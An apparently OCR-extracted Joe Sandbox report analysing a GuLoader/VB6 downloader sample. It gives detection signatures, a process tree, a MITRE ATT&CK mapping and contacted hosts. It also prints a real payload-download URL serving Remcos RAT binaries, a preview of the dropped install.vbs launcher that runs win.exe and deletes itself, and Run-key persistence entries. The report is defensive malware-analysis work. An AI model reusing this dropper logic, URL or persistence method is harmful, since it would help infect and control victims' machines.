ID: 356590
Sample Name:
SecuriteInfo.com.Variant.Razy.845229.27038.1852
Cookbook: default.jbs
Time: 11:49:35
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report SecuriteInfo.com.Variant.Razy.845229.2…

Overview


General Information

Sample Name:	SecuriteInfo.com.Variant.Razy.845229.27038.1852 (renamed file extension from 1852 to exe)
Analysis ID:	356590
MD5:	869eae0220a293..
SHA1:	395e7683548c8a..
SHA256:	496fa2a5a6abbc2.
Tags:	GuLoader

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Yara detected GuLoader
- Contains functionality to hide a threa…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Tries to detect virtualization through…
- Yara detected VB6 Downloader Gen…

Classification



Startup

- **System is w10x64**
- SecuriteInfo.com.Variant.Razy.845229.27038.exe (PID: 7064 cmdline: 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.27038.exe' MD5: 869EAE0220A293DCABF4051DD323BBD8)
  - SecuriteInfo.com.Variant.Razy.845229.27038.exe (PID: 6440 cmdline: 'C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.27038.exe' MD5: 869EAE0220A293DCABF4051DD323BBD8)
    - wscript.exe (PID: 6260 cmdline: 'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\install.vbs' MD5: 7075DD7B9BE8807FCA93ACD86F724884)
      - cmd.exe (PID: 4272 cmdline: 'C:\Windows\System32\cmd.exe' /c 'C:\Users\user\AppData\Roaming\win.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - conhost.exe (PID: 6156 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - win.exe (PID: 4720 cmdline: C:\Users\user\AppData\Roaming\win.exe MD5: 869EAE0220A293DCABF4051DD323BBD8)
- win.exe (PID: 1636 cmdline: 'C:\Users\user\AppData\Roaming\win.exe' MD5: 869EAE0220A293DCABF4051DD323BBD8)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Memory Dumps

Source	Rule	Description	Author	Strings
00000013.00000003.820991756.000000000094C000.00000004.00000001.sdmp	LokiBot_Dropper_Packed_R11_Feb18	Auto-generated rule - file scan copy.pdf.r11	Florian Roth	• 0x11c7c:$s1: C:\Program Files (x86)\Microsoft Visual Studio\VB98\VB6.OLB
Process Memory Space: SecuriteInfo.com.Variant.Razy.845229.27038.exe PID: 6440	JoeSecurity_VB6DownloaderGeneric	Yara detected VB6 Downloader Generic	Joe Security	
Process Memory Space: SecuriteInfo.com.Variant.Razy.845229.27038.exe PID: 6440	JoeSecurity_GuLoader	Yara detected GuLoader	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Yara detected GuLoader

Yara detected VB6 Downloader Generic

Malware Analysis System Evasion:

Detected RDTSC dummy instruction sequence (likely for instruction hammering)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

Anti Debugging:


Contains functionality to hide a thread from the debugger

Hides threads from debuggers

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 1 1	Registry Run Keys / Startup Folder 1	Process Injection 1 2	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop or Insecure Network Communicati
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1	Virtualization/Sandbox Evasion 2 2	LSASS Memory	Security Software Discovery 7 3 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 t Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Virtualization/Sandbox Evasion 2 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 t Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicati
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 2 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Variant.Razy.845229.27038.exe	35%	Virustotal		Browse
SecuriteInfo.com.Variant.Razy.845229.27038.exe	40%	ReversingLabs	Win32.Trojan.Razy	
SecuriteInfo.com.Variant.Razy.845229.27038.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\win.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\win.exe	35%	Virustotal		Browse
C:\Users\user\AppData\Roaming\win.exe	40%	ReversingLabs	Win32.Trojan.Razy	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
mtspsmjeli.sch.id	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://mtspsmjeli.sch.id/cl/Jice_remcos%202_tfkxJbdn252.bin	13%	Virustotal		Browse
http://mtspsmjeli.sch.id/cl/Jice_remcos%202_tfkxJbdn252.bin	0%	Avira URL Cloud	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mtspsmjeli.sch.id	103.150.60.242	true	true	• 12%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://mtspsmjeli.sch.id/cl/Jice_remcos%202_tfkxJbdn252.bin	true	• 13%, Virustotal, Browse • Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.150.60.242	unknown	unknown	?	45325	PC24NET-AS-IDPTPC24TelekomunikasiIndonesiaID	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356590
Start date:	23.02.2021
Start time:	11:49:35

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Variant.Razy.845229.27038.1852 (renamed file extension from 1852 to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/3@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 64.4% (good quality ratio 8.4%) • Quality average: 5.5% • Quality standard deviation: 15.1%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for sample files taking high CPU consumption

Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 92.122.145.220, 13.88.21.125, 13.64.90.137, 104.43.193.48, 104.43.139.144, 51.104.139.180, 52.147.198.201, 52.255.188.83, 51.103.5.159, 52.155.217.156, 20.54.26.129, 92.122.213.194, 92.122.213.247, 184.30.20.56 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, vip1-par02p.wns.notify.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, wns.notify.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:54:20	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run win "C:\Users\user\AppData\Roaming\win.exe"
11:54:28	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run win "C:\Users\user\AppData\Roaming\win.exe"

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.150.60.242	Lowes_Quotation_PN1092021.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/VOP.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	4AtUJN8Hdu.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin
	XP 6.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/CUN.exe
	Emirates NDB bank_Remittance.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/AWT.exe
	TT.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/TT_2021_Remcos%20v2_DDoOoaFhuj99.bin
	w0JlVAbpIT.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/wazzyfeb2021_XEeStqfpQ150.bin
	3661RJTi5M.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin
	TgrhfQLDyB.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/XP_remcos%202021_HzUYr10.bin
	BjdI7RO0K8.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/wazzyfeb2021_XEeStqfpQ150.bin
	4hW0TZqN01.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/Mekino_nanocore_RYgvWj50.bin
	vTQWcy77WI.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin
	LdOgPDsMEf.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/XP_remcos%202021_HzUYr10.bin
	6QlgtXWPBZ.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin
	OXplew3YfS.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/Eric_2021_XfqsmM221.bin
	pWokqkAwi2.exe	Get hash	malicious	Browse	• mtspsmjeli.sch.id/cl/VK_Remcos%20v2_AxaGIU151.bin
	FT102038332370.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/OSE.exe
	UOB bank_Remittance_Form.xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/AQT.exe
	Payment Confirmation .xlsx	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/AET.exe
	Sales Acknowledgement SA00004804.doc	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/UDI.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	14 nights highlight tour.doc	Get hash	malicious	Browse	• mtspsmjeli.sch.id/Img/WAH.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mtspsmjeli.sch.id	Lowes_Quotation_PN1092021.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	4AtUJN8Hdu.exe	Get hash	malicious	Browse	• 103.150.60.242
	XP 6.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Emirates NDB bank_Remittance.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	TT.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	w0JlVAbpIT.exe	Get hash	malicious	Browse	• 103.150.60.242
	3661RJTi5M.exe	Get hash	malicious	Browse	• 103.150.60.242
	TgrhfQLDyB.exe	Get hash	malicious	Browse	• 103.150.60.242
	Bjdl7RO0K8.exe	Get hash	malicious	Browse	• 103.150.60.242
	4hW0TZqN01.exe	Get hash	malicious	Browse	• 103.150.60.242
	vTQWcy77WI.exe	Get hash	malicious	Browse	• 103.150.60.242
	LdOgPDsMEf.exe	Get hash	malicious	Browse	• 103.150.60.242
	6QlgtXWPBZ.exe	Get hash	malicious	Browse	• 103.150.60.242
	OXplew3YfS.exe	Get hash	malicious	Browse	• 103.150.60.242
	pWokqkAwi2.exe	Get hash	malicious	Browse	• 103.150.60.242
	FT102038332370.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	UOB bank_Remittance_Form.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Payment Confirmation .xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Sales Acknowledgement SA00004804.doc	Get hash	malicious	Browse	• 103.150.60.242
	14 nights highlight tour.doc	Get hash	malicious	Browse	• 103.150.60.242

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PC24NET-AS-IDPTPC24TelekomunikasiIndonesiaID	Lowes_Quotation_PN1092021.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	4AtUJN8Hdu.exe	Get hash	malicious	Browse	• 103.150.60.242
	XP 6.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Emirates NDB bank_Remittance.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	TT.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	w0JlVAbpIT.exe	Get hash	malicious	Browse	• 103.150.60.242
	3661RJTi5M.exe	Get hash	malicious	Browse	• 103.150.60.242
	TgrhfQLDyB.exe	Get hash	malicious	Browse	• 103.150.60.242
	Bjdl7RO0K8.exe	Get hash	malicious	Browse	• 103.150.60.242
	4hW0TZqN01.exe	Get hash	malicious	Browse	• 103.150.60.242
	vTQWcy77WI.exe	Get hash	malicious	Browse	• 103.150.60.242
	LdOgPDsMEf.exe	Get hash	malicious	Browse	• 103.150.60.242
	6QlgtXWPBZ.exe	Get hash	malicious	Browse	• 103.150.60.242
	OXplew3YfS.exe	Get hash	malicious	Browse	• 103.150.60.242
	pWokqkAwi2.exe	Get hash	malicious	Browse	• 103.150.60.242
	FT102038332370.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	UOB bank_Remittance_Form.xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Payment Confirmation .xlsx	Get hash	malicious	Browse	• 103.150.60.242
	Sales Acknowledgement SA00004804.doc	Get hash	malicious	Browse	• 103.150.60.242
	14 nights highlight tour.doc	Get hash	malicious	Browse	• 103.150.60.242

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\install.vbs	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.27038.exe
File Type:	data
Category:	modified
Size (bytes):	404
Entropy (8bit):	3.476487137149483
Encrypted:	false
SSDEEP:	12:4D8o++ugypjBQMBvFQ4lOAMJnAGF0M/0aimi:4Dh+S0FNOj7F0Nait
MD5:	0AC72B36AE19DF5DD84381E07A64BA3B
SHA1:	194801CB7059E67ABF5A38E709D856A8095A71EE
SHA-256:	B17BD1B45A2144EAA120C3EE9BB97622B2A54B0D36A69B3750AF2678D359D14D
SHA-512:	DA76EC5A6C11DE83532AED125DF88B43BABD72774EC8A91C05697E4941F9C8DB2757402787C40EB08DFD82A0927A8A301F84FEE5EDE10D2DB56CC7B0BB429 04
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	W.S.c.r.i.p.t...S.l.e.e.p. .1.0.0.0...S.e.t. .f.s.o. .=. .C.r.e.a.t.e.O.b.j.e.c.t.(.".S.c.r.i.p.t.i.n.g...F.i.l.e.S.y.s.t.e.m.O.b.j.e.c.t.".)...C.r.e.a.t.e.O.b.j.e.c.t.(.".W.S.c.r.i.p.t...S.h.e.l.l.".)...R.u.n. .".c.m.d. ./.c. .".".C.:.\.U.s.e.r.s.\.e.n.g.i.n.e.e.r.\.A.p.p.D.a.t.a.\.R.o.a.m.i.n.g.\.w.i.n...e.x.e.".".",. .0...f.s.o...D.e.l.e.t.e.F.i.l.e.(.W.s.c.r.i.p.t...S.c.r.i.p.t.F.u.l.l.N.a.m.e.).

C:\Users\user\AppData\Roaming\win.exe	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.27038.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	106496
Entropy (8bit):	5.194335934479938
Encrypted:	false
SSDEEP:	1536:Bb7/1JxTzAXah9um4sC0COiM9vuDjb7/1Jx:vzAqnQ0eM9i
MD5:	869EAE0220A293DCABF4051DD323BBD8
SHA1:	395E7683548C8A25C4963E3E3C56B04B76DBF0B7
SHA-256:	496FA2A5A6ABBC22D6A4C63E31847156D61C240D8E3A793E1B4DE46E09827B52
SHA-512:	DD9FB27D7554C13C691CF8836911C9B7E93FE83908895DE00D92C11A68EC2050B26D2ED2F7B8F76A7990F5F7A42E8468A2B5078378D5DAD653D71C07D95B870
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Virustotal, Detection: 35%, Browse • Antivirus: ReversingLabs, Detection: 40%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....W.x.....\...T...%.....Rich.....PE..L...\..H..... .....@...p.....x.....P....@.....I\.....>..(.....0.....8.. .....text....3.....@.... ....`.data...`%...P.....P.....@....rsrc....0.....@..`.....@..@...I.....MSVBVM60.DLL..... ....

C:\Users\user\AppData\Roaming\win.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Variant.Razy.845229.27038.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.194335934479938

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Variant.Razy.845229.27038.exe
File size:	106496
MD5:	869eae0220a293dcabf4051dd323bbd8
SHA1:	395e7683548c8a25c4963e3e3c56b04b76dbf0b7
SHA256:	496fa2a5a6abbc22d6a4c63e31847156d61c240d8e3a793e1b4de46e09827b52
SHA512:	dd9fb27d7554c13c691cf8836911c9b7e93fe83908895de00d92c11a68ec2050b26d2ed2f7b8f76a7990f5f7a42e8468a2b5078378d5dad653d71c07d95b8705
SSDEEP:	1536:Bb7/1JxTzAXah9um4sC0COiM9vuDjb7/1Jx:vzAqnQ0eM9i
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....W.x.....\...T...%.....Rich.....PE..L...\..H.....@...p.....x.....P....@

File Icon

Icon Hash:	d8d490d4ccbcdeeb

Static PE Info

General

Entrypoint:	0x401378
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48C5A15C [Mon Sep 8 22:04:12 2008 UTC]
